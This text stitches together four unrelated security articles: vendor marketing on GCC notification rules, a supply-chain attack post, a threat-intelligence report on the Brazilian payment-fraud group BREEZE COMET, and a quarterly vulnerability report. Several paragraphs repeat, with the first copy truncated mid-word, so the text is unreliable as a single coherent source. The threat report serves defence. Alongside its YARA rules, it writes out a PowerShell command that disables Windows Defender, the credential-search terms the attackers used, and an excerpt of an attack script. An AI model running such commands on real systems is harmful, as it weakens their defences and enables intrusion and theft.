Six hours. That's the incident notification window under the UAE's Information Assurance Standard v2. Once a breach is detected, the framework requires incident notifications within 6 hours of detection, alongside quarterly compliance updates and annual maturity assessments.
Saudi Arabia's regulators aren't far behind — SAMA's cybersecurity framework and the Kingdom's PDPL both converge on a 72-hour notification standard, and the NCA's Essential Cybersecurity Controls point organizations tow
Six hours. That's the incident notification window under the UAE's Information Assurance Standard v2. Once a breach is detected, the framework requires incident notifications within 6 hours of detection, alongside quarterly compliance updates and annual maturity assessments.
Saudi Arabia's regulators aren't far behind — SAMA's cybersecurity framework and the Kingdom's PDPL both converge on a 72-hour notification standard, and the NCA's Essential Cybersecurity Controls point organizations toward a similar 72-hour reporting expectation for serious cyber incidents.
Read that again. Regulators across the GCC aren't asking enterprises to respond fast anymore — they're mandating how fast enterprises must know. And that's the part most security programs still get wrong.
The Compliance Clock Starts at Detection, Not Response
Every regulatory framework reshaping the region's cybersecurity posture — NCA ECC, NESA/UAE IAS v2.1, SAMA CSF — shares a structural assumption: the organization already knows it's been breached. The clock for reporting, escalation, and remediation only starts ticking once detection happens.
That assumption breaks down inside most enterprise SOCs. Detection today typically means:
Alerts triaged manually across siloed tools, hours or days after initial compromise
Threat intelligence that arrives as static reports, not real-time signal
Exposure discovered only after a regulator, a customer, or an attacker's leak site announces it
Under NESA's incident management requirements, tested response procedures and a maintained incident log matter — but the underlying detection of SLA still has to be met before any of that documentation is worth anything. A perfect incident response plan is irrelevant if the breach itself goes unnoticed for a week.
Why Reactive Detection Can't Survive These Timelines
Reactive security was designed around a different clock — the attacker's dwell time, not the regulator's reporting window. Under IAS v2's enhanced SOC requirements, Tier 1 critical infrastructure entities now need 24/7 monitoring capability paired with defined detection and response SLAs, not just a monitoring function. That's a measurable performance bar, not a checkbox.
For a Gulf enterprise, missing that bar isn't just a security failure — it's a compliance failure with financial, contractual, and reputational consequences layered on top. And because a single incident can trigger overlapping obligations across multiple regulators at once, one detection gap can cascade into several separate compliance breaches simultaneously.
Where AI-powered Threat Intelligence Closes the Gap
This is the shift Cyble Vision is built for. Instead of waiting for a signature match or a manual review cycle, AI-powered threat intelligence continuously correlates external signals — leaked credentials, dark web chatter, exposed assets, attacker infrastructure — against your enterprise footprint in real time.
That matters specifically because GCC frameworks measure speed from the moment of detection, not from the moment someone happens to notice. Closing that gap means:
Continuous exposure monitoring instead of periodic scans, so assets breaching policy or appearing in threat actor chatter surface immediately
AI-correlated alerting that cuts through noise and prioritizes what actually threatens regulated systems
Audit-ready detection logs that document when a threat was identified — the evidence NESA and SAMA assessors specifically ask for
Don't wait for attackers — or a regulator — to find your blind spots first.
What "Regulatory-Ready" Detection Actually Looks Like?
For a CISO or compliance lead building toward NCA ECC, NESA, SAMA, or UAE IAS v2.1, the operational bar has moved from "can we respond" to "can we prove we detected in time." That means:
Detection telemetry timestamped and retained for regulator review
Threat intelligence mapped directly to the assets and systems in scope
Alerting fast enough to fit inside a 6-to-72-hour reporting clock — not just a monthly threat report
Cybersecurity compliance in the UAE and Saudi Arabia is no longer a documentation exercise. It's a speed test, and most enterprises are still building for the exam they used to take.
Find Your Blind Spots Before the Regulator Does
AI-powered threat intelligence isn't a nice-to-have layered on top of compliance anymore — for Gulf enterprises operating under NCA ECC, NESA, SAMA, and UAE IAS v2.1, it's becoming the mechanism that makes compliance achievable at all.
Supply chain attacks in 2026 are no longer an edge-case risk buried in a vendor questionnaire — they are a primary breach vector that regulators, incident responders, and CISOs now treat as a first-order threat. Verizon's 2026 Data Breach Investigations Report found third-party involvement in 48% of breaches, up 60% year over year, following the 2025 edition, which already recorded a jump from 15% to 30%.
Every vendor integration, every open-source dependency, and every managed file transf
Supply chain attacks in 2026 are no longer an edge-case risk buried in a vendor questionnaire — they are a primary breach vector that regulators, incident responders, and CISOs now treat as a first-order threat. Verizon's 2026 Data Breach Investigations Report found third-party involvement in 48% of breaches, up 60% year over year, following the 2025 edition, which already recorded a jump from 15% to 30%.
Every vendor integration, every open-source dependency, and every managed file transfer tool expands the attack surface that an organization does not directly control. That is the core problem with supply chain security today: the weakest link is rarely the enterprise itself.
It is the supplier three tiers removed that nobody in procurement flagged as high-risk.
What Is a Supply Chain Attack, and Why Does It Bypass Standard Defenses?
A supply chain attack targets the vendors, software components, and build pipelines that an organization depends on, rather than attacking the organization directly.
Software supply chain security failures happen when a trusted update, library, or third-party platform is compromised upstream, and that compromise rides in through a channel the target already trusts and has whitelisted.
Traditional vulnerability scanning is built to find flaws in owned infrastructure — it was never designed to flag a poisoned dependency sitting inside a vendor's codebase.
Recent Supply Chain Attacks Prove the Blind Spot Is Structural, Not Occasional
The pattern keeps repeating at scale. The Cybersecurity and Infrastructure Security Agency and FBI documented in advisory AA23-158A how the Cl0p ransomware group exploited a SQL injection flaw (CVE-2023-34362) in Progress Software's MOVEit Transfer platform, a widely used managed file transfer tool. Exploitation began on May 27, 2023. CISA added the vulnerability to its Known Exploited Vulnerabilities catalog on June 2, six days later, and Progress had published its own advisory on May 31.
By January 2024, breaches or downstream exposures at more than 2,700 organizations had compromised the personal data of more than 93 million people, according to tracking by Emsisoft and KonBriefing Research. Censys counted more than 3,000 MOVEit environments exposed to the internet before the flaw was disclosed or patched.
The same advisory covers an earlier Cl0p campaign against Fortra's GoAnywhere MFT, launched in late January 2023 against a separate zero-day, CVE-2023-0669. Cl0p claimed to have exfiltrated data affecting approximately 130 victims over the course of 10 days, a claim CISA and the FBI recorded in the advisory.
The agencies did not identify lateral movement from GoAnywhere into victim networks, which suggests the breach stopped at the platform itself. That detail is the point, not a caveat: the attacker never needed to go any further because the platform already held the data.
These campaigns share a structure: one vendor, one flaw, hundreds of downstream victims who had no visibility into the vendor's exposure until the breach was already public.
Why Vendor Dependencies Create Blind Spots Scanning Alone Can't Close
This is the operational reality procurement and vendor risk teams face: an organization can harden its own perimeter completely and still inherit a breach through a supplier's unpatched system, a compromised update mechanism, or a fourth-party dependency nobody mapped.
Supply chain threats don't trip an internal vulnerability scanner because the vulnerable asset was never inside the scan's scope to begin with.
By the time a breach notification arrives from a vendor, the exposure window has already closed — and the damage is already done.
Supply Chain Attack Prevention Now Requires Continuous, External Vendor Visibility
Governments are formalizing the response. In September 2025, CISA and the NSA, together with 19 international partners, published joint guidance establishing a shared framework for Software Bills of Materials, treating component-level transparency as a baseline security expectation rather than a nice-to-have.
CISA, the NSA, the FBI, and international partners followed on July 29, 2026, with 2026 Minimum Elements for a Software Bill of Materials, which updates and replaces the minimum elements NTIA published in 2021.
The revision draws on more than 90 public comments and applies to all software, including open-source components, AI systems, and software delivered as a service
CISA has since followed with the 2026 Minimum Elements for SBOM guidance, updating the original 2021 federal standard.
The regulatory direction is unambiguous: organizations are expected to know what's inside their vendors' software stacks —not just their own—before deployment, not after an incident.
Monitoring the Vendor, Not Just the Perimeter
Closing this blind spot requires continuous monitoring of vendor infrastructure, exposed credentials, dark web chatter, and third-party breach signals — the exact layer traditional vulnerability management doesn't cover.
Cyble's Third-Party Risk Management platform continuously tracks vendor risk posture, surfacing exposure signals tied to suppliers before they cascade into a confirmed compromise, giving CISOs, vendor risk managers, and procurement security teams the lead time that reactive scanning can't provide.
Supply chain attacks in 2026 succeed for the same reason every time: organizations extend trust to vendors faster than they extend visibility into them. CISA's own advisory record — from GoAnywhere to MOVEit — shows that a single upstream compromise can cascade into hundreds of victims before any of them see it coming. Patching internal systems faster won't fix that. Neither will another vendor questionnaire be filed away after onboarding.
What changes the outcome is continuous visibility into the vendors, software components, and dependencies an organization has already accepted as trusted — tracked before a breach notification forces the issue. That's the gap threat intelligence is built to close, and it's the difference between reacting to a supplier's incident and seeing it coming.
Disclaimer: This blog is for general informational purposes only and does not constitute security, legal, or compliance advice. Statistics and incidents referenced are drawn from public advisories issued by CISA, FBI, and NSA, accurate as of their publication dates. Threat conditions and guidance change frequently — consult the original advisories and your own security team before making risk or compliance decisions.
Introduction
Beginning in 2024 Mandiant investigated a string of compromises affecting Brazilian financial services, retail, and eCommerce organizations. Google Threat Intelligence Group (GTIG) tracks this activity as BREEZE COMET (formerly UNC5669), a financially motivated threat actor specializing in manipulating payment systems and banking software in Brazil to conduct fraudulent transfers. This activity overlaps with operations publicly reported as Plump Spider and SHADOW-AETHER-064. In thi
Beginning in 2024 Mandiant investigated a string of compromises affecting Brazilian financial services, retail, and eCommerce organizations. Google Threat Intelligence Group (GTIG) tracks this activity as BREEZE COMET (formerly UNC5669), a financially motivated threat actor specializing in manipulating payment systems and banking software in Brazil to conduct fraudulent transfers. This activity overlaps with operations publicly reported as Plump Spider and SHADOW-AETHER-064. In this blog, we detail BREEZE COMET’s tactics and toolkit, and provide mitigation recommendations and detections to support organizations in defending against this active and developing threat.
BREEZE COMET tactics have evolved over time to leverage a customized malware suite and compromised, trusted websites to facilitate initial access, command and control (C2), and to interact with financial software and payment APIs. BREEZE COMET’s operational infrastructure may also indicate intent to expand their infrastructure footprint to other countries in Latin America and Africa. Additionally, we have evidence that BREEZE COMET is using generative artificial intelligence (AI) to support malware development, which may further increase the scale, speed, and sophistication of their operations in the future.
BREEZE COMET operations target organizations with permission to conduct transactions through banking software, APIs, and payment systems such as Pix, STR, and Boleto. This typically includes banks, payment processors, retailers, exchanges, as well as fintech and banking software providers.
To achieve their objective of conducting fraudulent transfers, BREEZE COMET must maintain:
Access to the National Financial System Network (Rede Nacional do Setor Financeiro, RSFN) through an entity with this access.
Access to mTLS credentials that allow sending authenticated payloads with transactional orders to Pix, STR (Brazilian Reserves Transfer System), or any transactional listener to be executed with minimal restrictions in the name of an organization with available funds.
Persistent access to multiple accounts in targeted organizations’ Active Directory and/or cloud environments.
Understanding of an organization’s transfer processing procedures, network controls, fintech integrations and anti-fraud systems.
In order to support these requirements, BREEZE COMET evolved to operate in multiple compromised environments at the same time, crafting custom C2 malware to automate activities such as reconnaissance, lateral movement, persistence, and exfiltration.
Initial Compromise and Establish Foothold
BREEZE COMET has used various methods for initial access. In early compromises, Mandiant observed this threat actor use password spraying as well as voice calls impersonating IT support teams to convince users to install Remote Monitoring and Management (RMM) tools such as AnyDesk. Axur corroborates use of voice phishing, and suggests that the group has also attempted to recruit insiders at targeted organizations.
In mid-2025, GTIG observed BREEZE COMET using compromised Brazilian small government websites to stage RMM tools, infostealers disguised as legitimate tax or receipt documents (e.g., ComprovantePDF.exe), or backdoors such as XWORM set to persist via automated startup shortcut modifications. XWORM is a backdoor that is widely available for purchase on cyber crime forums, with leaked or “cracked” versions also available. BREEZE COMET then used these compromised government websites to facilitate social engineering operations for initial access, and as C2 endpoints. The use of compromised, trusted infrastructure allowed the threat actors to avoid detection by network domain reputation filters. GTIG also observed BREEZE COMET replicating this behavior with municipal domains in Nigeria, Paraguay, Ghana, and Venezuela, suggesting a potentially growing targeting focus. Analysis of compromised municipal domains indicated that BREEZE COMET reused the same staging infrastructure to host and deliver XWORM payloads across operations targeting multiple organizations.
In 2025, we first observed BREEZE COMET connect rogue hardware devices directly into retail store networks to establish footholds into targeted environments. From this initial network access, BREEZE COMET moved laterally to internal systems then downloaded the Netcat utility alongside custom scripts to pull down subsequent post-exploitation frameworks from external open directories. Trend Micro has reported that the group also exploited vulnerabilities in JBoss AS servers to gain initial access.
Escalate Privileges & Internal Reconnaissance
BREEZE COMET used publicly available reconnaissance utilities such as Impacket, ADRecon and ADVipscan, as well as with custom malware, often profiting from environments with low observability. These utilities were often observed being downloaded from GitHub repositories and executed in memory via PowerShell for defense evasion.
The threat actor deployed the custom LDAP brute-forcing utility REALBREEZE. Beyond traditional Active Directory compromise, BREEZE COMET specifically targets development and cloud environments to escalate privileges. The group actively mines continuous integration and continuous delivery (CI/CD) environments to steal hard-coded pipeline credentials, application programming interface (API) keys, and highly privileged cloud access tokens.
BREEZE COMET used custom scripts to search internal host files and environmental variables to identify mTLS credentials and administrative certificates necessary to authenticate against core banking systems. Observed search terms included: boleto, cnab, remessa, webhook.*pix and instant.*payment.
Move Laterally
BREEZE COMET abuses standard protocols to navigate the network, using hijacked service accounts to initiate unauthorized Remote Desktop Protocol (RDP) sessions and execute commands via SMB network file shares. BREEZE COMET was observed executing network scanning tools across internal subnets specifically to enumerate available SMB pathways.
To maneuver through segmented financial networks and bypass strict internal firewalls, BREEZE COMET deploys specialized routing malware: COBALTSPIN. Written in Rust, COBALTSPIN operates as a lightweight, evasive network tunneler, used to communicate with and maintain persistent network access to financial API infrastructure. By establishing a reverse SOCKS5 proxy over a WebSocket connection, COBALTSPIN routes network traffic securely back and forth between the C2 and internal targets, enabling lateral movement directly through boundary firewalls without requiring built-in persistence mechanisms that might trigger detection.
Maintain Presence: Orchestrating the Compromise via Bespoke C2 Frameworks
In 2024, BREEZE COMET relied on commercial RMM tools to maintain access to targeted environments. In 2025, BREEZE COMET also deployed malicious Kubernetes pods to maintain persistence and steal cloud secrets, exfiltrating them to public facing notepad websites (such as dontpad[.]com).
In 2025 and 2026 Mandiant identified multiple backdoors that BREEZE COMET developed to establish redundant access and expand their foothold in targeted environments.
LIGHTPAINT: This custom Java-based backdoor is specifically designed to install a legitimate VPN, such as SoftEther, and configure it for automated persistence. To protect this access, GTIG observed BREEZE COMET programmatically adding inbound Windows Defender Firewall rules to allow all traffic from the deployed VPN manager, while subsequently clearing the Windows Networking Vpn Plugin Platform event logs to erase forensic evidence of the connection.
MILDFROST: Operating as a passive Java JAR backdoor hiding inside the JVM process space, MILDFROST uses classes like DnsCommandBeacon.class to establish slow, covert DNS tunnels. It also serves as a fallback C2; it dynamically queries delegated subdomains to receive instructions and pull down fresh copies of the C++ executables.
KICKPLATE: To continuously deliver auxiliary payloads and enforce host-level persistence, BREEZE COMET uses KICKPLATE. This custom Nim-based backdoor impersonates Windows Update Health Tools. It executes commands to control SOCKS5 tunnelers, update registry startup keys, and silently modify Windows services. The group supplements KICKPLATE by abusing native scheduled tasks (schtasks.exe running as SYSTEM) and malicious shortcut (.lnk) modifications in user startup folders.
BOATBEAM: Adding a final layer to their redundant architecture, BREEZE COMET deploys BOATBEAM, a Golang backdoor that initiates a fake IIS HTTPS server on port 443. This artifact hides backdoor traffic by masquerading as a legitimate web server, only activating its C2 functionalities when it receives a specific session cookie.
To ensure these persistence mechanisms survive, BREEZE COMET actively impairs endpoint defenses. Telemetry confirms the threat actors executing direct PowerShell commands (Set-MpPreference -DisableRealtimeMonitoring $true) to disable Windows Defender's real-time monitoring across compromised hosts, guaranteeing their malware suite remains operational.
Furthermore, Mandiant identified evidence that BREEZE COMET used large language models (LLMs) to accelerate the creation of custom scripts for network reconnaissance, credential validation, mass deployment, victim-specific pivoting, and data extraction. Analysis of recovered BREEZE COMET scripts has shown the tools are highly customized and functional, but lack human idiosyncrasies, heavily relying on unrolled code structures, verbose explanatory comments, and standardized execution headers.
#!/bin/bash
# RODA DENTRO DO 10.0.9.9 - DIRETO NA REDE INTERNA

echo "###############################################"
echo "### STEP 1: ENUM ALL LINUX (SSH PORT 22) ###"
echo "###############################################"

# Scan SSH em todos os ranges conhecidos
echo "=== SCANNING SSH PORTS ==="
> /tmp/ssh_open.txt
Figure 1: Excerpt of script showing verbose comments
Complete Mission: Mass Fraudulent Transactions
Forensic evidence analyzed by Mandiant demonstrates that BREEZE COMET used COBALTSPIN and compromised privileged accounts to access core financial applications. Within 24-48 hours of establishing this access, the threat actor executed two waves of hundreds of fraudulent transactions, based on reporting by a client and third party forensic analysis.
Subsequently, BREEZE COMET cleared event logs across compromised hosts to hide evidence of their lateral movement, privilege escalation, and interactions with APIs associated with financial software and payment systems. The attacker also deleted directories they had created during the compromise.
Outlook and Implications
Since 2024, BREEZE COMET has steadily increased the complexity and effectiveness of their operations manipulating Brazilian financial systems and software, and has successfully executed at least one heist of tens of thousands of USD in assets. This analysis is intended to support financial services, fintech, retail, and government organizations, particularly in Brazil, to track and defend against BREEZE COMET.
While the Latin American cybercrime ecosystem has historically been defined by client-side, high-volume retail fraud, BREEZE COMET’s campaigns represent a notable shift that may serve as a model for future financially motivated threats against organizations in this region.This transition from opportunistic retail banking fraud to direct intrusions into the core financial switch and instant payment infrastructure is notable not just for this shift in targeting, but also the capabilities of the threat actor.
BREEZE COMET exemplifies how threat actors are operationalizing generative AI to enhance the speed, scale, and sophistication of their campaigns. By leveraging LLMs to generate bespoke reconnaissance scripts, validate credentials, and automate deployment workflows on the fly, the actor compresses the development lifecycle. This automation also lowers the operational threshold required to coordinate synchronized, multi-environment attacks. Finally, orchestrating their usage of AI-generated tooling alongside bespoke multi-language C2 architectures demonstrates how actors can elevate their overall capabilities and lower technical barriers to entry. The progression to a multi-tiered ecosystem—combining custom-built Rust, Nim, and Go backdoors with AI-accelerated operational scripts—demonstrates a measurable maturation in BREEZE COMET's technical capability.
As threat groups increasingly leverage LLMs to streamline routine tradecraft, defenders must anticipate shorter adversary turnaround times and heightened pressure on interconnected financial ecosystems.
Remediation and Hardening
Application Control & Unapproved Remote Management (RMM) Blocking
Enforce Application Control (e.g. Windows WDAC, macOS Gatekeeper/MDM, or Linux fapolicyd) to block execution in user-writable directories (Windows %APPDATA%, macOS ~/Downloads, Linux /tmp or /var/tmp).
Partition Linux hosts to mount /tmp and /home with the noexec flag.
Audit software inventory to alert on portable RMM execution and unapproved system service/daemon registrations.
Train users on social engineering tactics impersonating IT Support.
Network Access Control & Branch Physical Hardening
Deploy 802.1X Network Access Control (NAC) across physical Ethernet switch ports at branch/retail locations to prevent unauthorized hardware devices from obtaining an internet protocol (IP) address or communicating on internal subnets.
Disable unused switch ports and enforce Port Security (e.g. MAC limiting) on critical network drops.
Physically restrict access to networking closets and secure public-facing jacks.
Active Directory & Credential Hardening
Restrict administrative utilities (e.g. ntdsutil.exe, vssadmin.exe) and alert on volume shadow copy creation/deletion.
Enforce PowerShell Constrained Language Mode (CLM), Script Block Logging (Event ID 4104), and Antimalware Scan Interface (AMSI) to detect in-memory execution of reconnaissance scripts.
Mandate phishing-resistant multifactor authentication (MFA) and lockout controls across all external portals (VPNs, Software-as-a-Service (SaaS)).
Deep Packet Inspection & Egress Traffic Control
Perform SSL/TLS Decryption and Deep Packet Inspection (DPI) on outbound web traffic rather than relying on domain reputation or .gov top-level domain (TLD) allowlists.
Block non-essential egress ports and protocols (e.g., outbound Internet Control Message Protocol (ICMP)) and restrict tunneling utilities like Chisel or GSocket).
Segment networks to block lateral SMB (port 445) and RDP (port 3389) traffic between workstations and servers.
Kubernetes & Cloud Workload Isolation
Enforce strict Kubernetes Role-Based Access Control (RBAC) using least privilege for service accounts.
Use dynamic admission controllers (e.g., OPA Gatekeeper or Kyverno) and native Pod Security Admission (PSA) to block privileged containers.
Apply egress network policies to block nodes and pods from accessing unauthorized public platforms.
Secrets Management & Financial System Micro-Segmentation
Mandate a centralized Secrets Manager (e.g., HashiCorp Vault) with access logging; eliminate plaintext keys in code.
Implement identity-based / Layer 7 micro-segmentation for financial workloads.
Limit administrative access exclusively to dedicated jump hosts via privileged access management (PAM).
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.
Google SecOps customers have access to these broad category rules and more under the "Mandiant Hunting Rules" rule pack. The activity discussed in the blog post is detected in Google SecOps under the rule names:
"Network DNS Connections To Pastebin"
"Powershell Downloadstring Method With Suspicious Arguments"
"Powershell Loading Net Assembly"
YARA Rules
rule M_Utility_REALBREEZE_2 {
    meta:
        author = "Google Threat Intelligence Group"

    strings:
        $s1 = "IP/REDE" wide
        $s2 = "SENHA" wide
        $s3 = "U\x00S\x00U\x00\xc1\x00R\x00I\x00O\x00:"
        $s4 = "Arquivo de Texto (*.txt)|*.txt" wide
        $s5 = "get_SamAccountName"
        $s6 = "get_txtHostname"

    condition:
      uint16(0) == 0x5A4D
      and all of them

}
rule G_Tunneler_COBALTSPIN_1
{
  meta:
    author = "Google Threat Intelligence Group"

  strings:
    $p00_0 = {488985[4]72??4c8b47??4c8b6f??488985[4]eb??4989f04989c5488b85}
    $p00_1 = {4d8bae[4]4d85ed4c897d??897d??4c8975??89b5[4]74??498bbe[4]4d89ee}
  condition:
    uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
    (
      ($p00_0 in (560000..600000) and $p00_1 in (1500000..1600000))
    )
}
rule G_Backdoor_BOATBEAM_1
{
  meta:
    author = "Google Threat Intelligence Group"

  strings:
    $p00_0 = {4d89d84889ce488bbc24[4]e9[4]0f82[4]4c89ac24[4]4c89e74d29ec4c896424}
    $p00_1 = {e8[4]498903498973??498953??4d8943??488942??488957??4889f8488b4c24}
  condition:
    uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
    (
      ($p00_0 in (1500000..1600000) and $p00_1 in (2700000..2800000))
    )
}
The vulnerability landscape shifted significantly in Q2 2026. First, the number of registered CVEs reached an unprecedented level. This is driven primarily by the widespread adoption of AI, both for application development and search for security flaws. This resulted in entire new classes of vulnerabilities emerging, particularly in the Linux networking subsystem.
Second, security researchers have been publishing exploits for unpatched vulnerabilities more frequently. Publications like these can
The vulnerability landscape shifted significantly in Q2 2026. First, the number of registered CVEs reached an unprecedented level. This is driven primarily by the widespread adoption of AI, both for application development and search for security flaws. This resulted in entire new classes of vulnerabilities emerging, particularly in the Linux networking subsystem.
Second, security researchers have been publishing exploits for unpatched vulnerabilities more frequently. Publications like these can generate significant fallout, since they potentially open the door for attackers to target unprotected systems.
Statistics on registered vulnerabilities
This section provides statistical data on registered vulnerabilities. The data comes from Kaspersky’s vulnerability knowledge base, which draws on the CVE database as well as the Russian BDU database and GitHub Advisory (GHSA). As a result, the figures for previous reporting periods may differ from those published in earlier reports.
We examine the number of registered vulnerabilities for each month over the last five years. As the chart below shows, this number continues to surge, a trend reflected across all the databases we track. It’s driven primarily by the widespread adoption of AI tools: as we predicted in our previous report, these tools have played a major role in the discovery of vulnerabilities in third-party software. Meanwhile, these tools often contain security issues of their own. For example, OpenClaw, a popular AI project, ranked 12th among those with the highest number of vulnerabilities discovered and published in Q2, with over 200 CVEs registered during the reporting period. Finally, AI development tools are also contributing to the vulnerability landscape, since the quality of the code they produce can vary widely. Therefore, the rate at which new vulnerabilities are discovered will inevitably keep growing.
Total published vulnerabilities per month from 2022 through 2026 (download)
Next, we analyze the number of new critical vulnerabilities (CVSS > 9.0) over the same period.
Total critical vulnerabilities published per month from 2022 through 2026 (download)
As the chart shows, the number of published critical vulnerabilities jumped sharply in Q2. This is because using AI for vulnerability research makes it possible to analyze massive amounts of previously unexamined code, uncover new attack surfaces, and identify entire classes of vulnerabilities that have gone unnoticed for decades. In particular, AI was used to find a series of Dirty Frag vulnerabilities in the Linux kernel.
Exploitation statistics
This section presents statistics on vulnerability exploitation for Q2 2026. The data draws on open sources and our telemetry.
Windows and Linux vulnerability exploitation
Q2 2026 saw a new precedent in the publication of vulnerabilities in Windows components and exploits for these: researchers no longer waiting for CVE registration, let alone patches. A case in point: a researcher who goes by Nightmare Eclipse (also known as Chaotic Eclipse) published a list of new “named” vulnerabilities across various Windows subsystems. At the time the technical details were published, none of the vulnerabilities had been assigned a CVE identifier:
BlueHammer: a local privilege escalation vulnerability in Windows Defender. During signature database updates, a time-of-check to time-of-use (TOCTOU) race condition occurs, allowing an attacker to substitute the directory where temporary update files are written. The researcher published a fully functional exploit for the vulnerability.
RedSun: another logical vulnerability in Windows Defender with a working exploit. Suspicious and malicious files marked as “cloud” can be overwritten or restored to their original directory with elevated privileges. The exploit incorporates fragments of algorithms that make it possible to leverage various logical vulnerabilities in Windows, effectively combining a large number of popular exploitation techniques.
YellowKey: a vulnerability that lets the user bypass BitLocker full-disk encryption and access system data through the Windows Recovery Environment (WinRE). A fully functional exploit was also published.
GreenPlasma: a vulnerability that enables system object injection via the CTF loader for the Collaborative Translation Framework (CTFMON) service in Windows. The original publication included an exploit with limited functionality.
RoguePlanet: yet another Windows Defender vulnerability that, like BlueHammer, stems from a TOCTOU issue, this time in the engine responsible for real-time system scanning. The published exploit uses the vulnerability to overwrite the system file wermgr.exe with a malicious one.
UnDefend: another vulnerability in the Windows Defender service. This time, the exploit causes a denial of service and blocks updates.
Even though such cases remain isolated for now, we believe they’ll grow into a full-fledged trend. Early publication of exploits gives attackers an advantage over software developers, who are left with no time to fix the issues.
Veteran vulnerabilities in Windows software also remain relevant. These are the ones our solutions most frequently detect exploits for:
CVE-2018-0802: a remote code execution (RCE) vulnerability in the Equation Editor component
CVE-2017-11882: another RCE vulnerability also affecting Equation Editor
CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to gain control over the system
CVE-2023-38831: a vulnerability in WinRAR that involves improper handling of objects within an archive
CVE-2025-6218 (formerly ZDI-CAN-27198): another WinRAR vulnerability allowing the specification of relative paths to extract files into arbitrary directories, potentially leading to malicious command execution
CVE-2025-8088: a vulnerability similar in exploitation method to CVE-2025-6218. The attackers used NTFS Streams to circumvent controls on the directory into which files are being unpacked
The vulnerabilities listed here can be leveraged to gain initial access to a vulnerable system and for privilege escalation. This underscores the critical importance of timely software updates.
That said, the number of Windows users who encountered exploits declined slightly in Q2, hitting an 18-month low.
Dynamics of the number of Windows users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
Linux also hit a rough patch in Q2 2026. Specifically, the period saw the disclosure of the Dirty Frag family of vulnerabilities, which lets an attacker reliably escalate privileges within the operating system.
All the vulnerabilities published in Q2 2026 were, in one way or another, related to the Linux caching subsystem. Here are the ones being most actively exploited:
CVE-2026-31431 (Copy Fail): a local privilege escalation vulnerability in the Linux kernel that lets an unprivileged user modify the page cache and gain root privileges. Especially dangerous for cloud and containerized environments
CVE-2026-43284, CVE-2026-43500 (Dirty Frag): a family of vulnerabilities in the Linux networking subsystem (IPsec ESP and RxRPC) that lets a local user overwrite the page cache and escalate privileges to root
CVE-2026-46300 (Fragnesia): a local privilege escalation vulnerability in the Linux kernel related to packet fragment handling and the page cache mechanism. It lets an unprivileged user gain root privileges and is also classified as part of the Dirty Frag family
CVE-2026-31635 (DirtyDecrypt): a Linux kernel vulnerability that lets a local attacker escalate privileges due to improper handling of decryption operations and page cache data modification
CVE-2026-43494 (PinTheft): a Linux kernel vulnerability that lets a local user gain elevated privileges due to errors in the memory page pinning mechanism
CVE-2026-46331 (pedit COW): a vulnerability in the Linux kernel’s traffic control subsystem (tc-pedit) that exploits a flaw in copy-on-write to modify the page cache and subsequently escalate privileges to root
The vulnerabilities described above were quickly embraced by attackers. At the same time, our solutions continue to detect exploitation attempts targeting older vulnerabilities as well:
CVE-2022-0847: a vulnerability known as Dirty Pipe, which enables privilege escalation and the hijacking of running applications
CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation
CVE-2021-22555: a heap out-of-bounds write vulnerability in the Netfilter kernel subsystem
CVE-2023-32233: another Netfilter subsystem vulnerability that allows for Use-After-Free conditions and privilege escalation through improper processing of network requests
Dynamics of the number of Linux users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
In Q2 2026, the number of Linux users who encountered exploits declined slightly compared to Q1. Given that a significant share of new vulnerabilities are tied to the operating system’s caching subsystem, we recommend installing patches as quickly as possible, or disabling vulnerable kernel modules if patching isn’t an option.
Most common published exploits
The distribution of published exploits by software type in Q2 2026 includes categories that haven’t appeared in the sample for a long time. For instance, we’re once again seeing exploits targeting SharePoint. It’s worth noting that while several vulnerability write-ups for Exchange and SharePoint were published during the quarter, most turned out to be fake, AI-generated research. While the articles and exploit source code themselves look fairly polished, they describe nonexistent problems in the software or its components — often close to genuinely vulnerable mechanisms — in order to mislead researchers. This type of attack is aimed at increasing the time it takes to detect real vulnerabilities. In some cases, the description of a nonexistent vulnerability came bundled with completely unrelated malware.
Distribution of published exploits by platform, Q1 2026 (download)
Distribution of published exploits by platform, Q2 2026 (download)
Vulnerability exploitation in APT attacks
We analyzed which vulnerabilities were exploited in APT attacks during Q2 2026. The rankings provided below include data based on our telemetry, research, and open sources.
TOP 10 vulnerabilities exploited in APT attacks, Q2 2026 (download)
In Q2 2026, a trend emerged in APT attacks toward exploiting new vulnerabilities right from the moment they’re published. As before, we’re also seeing a large number of zero-day vulnerabilities. The Langflow vulnerability deserves particular attention: it’s one of the first cases of an APT group exploiting AI technology, which many organizations are only just beginning to integrate. Because most of this tech is proprietary, it has a considerable number of security blind spots. Therefore, given the growing number of AI-based automation tools, we strongly recommend going beyond the usual patching and developing secure procedures for credential use and sensitive data handling in systems that rely on agents and LLMs.
C2 frameworks
In this section, we examine the most popular C2 frameworks used by APT groups and analyze the vulnerabilities targeted by the exploits that interacted with C2 agents in APT attacks.
The chart below shows the frequency of known C2 framework usage in attacks during Q2 2026, according to open sources.
TOP 10 C2 frameworks used by APTs to compromise user systems, Q2 2026 (download)
Sliver, Havoc, AdaptixC2, and Metasploit remain the most widely used C2 frameworks. After studying open sources and analyzing samples of malicious C2 agents that contained exploits, we determined that the following vulnerabilities were utilized in APT attacks involving the C2 frameworks mentioned above:
CVE-2026-35273: a vulnerability in Oracle PeopleSoft PeopleTools that security vendors classify as server-side request forgery (SSRF). The details of the vulnerability have never been disclosed, although some research covers the post-exploitation steps
CVE-2023-46604: an insecure deserialization vulnerability in Apache ActiveMQ that allows arbitrary code execution in the context of the service process
CVE-2024-12356 and CVE-2026-1731: command injection vulnerabilities in BeyondTrust software that allow an attacker to send malicious commands even without system authentication
CVE-2023-36884: a vulnerability in the Windows Search component that allows commands to be run on the system, bypassing the mark-of-the-web (MoTW) mechanism
CVE-2025-53770: an insecure deserialization vulnerability in Microsoft SharePoint that allows for unauthenticated command execution on the server
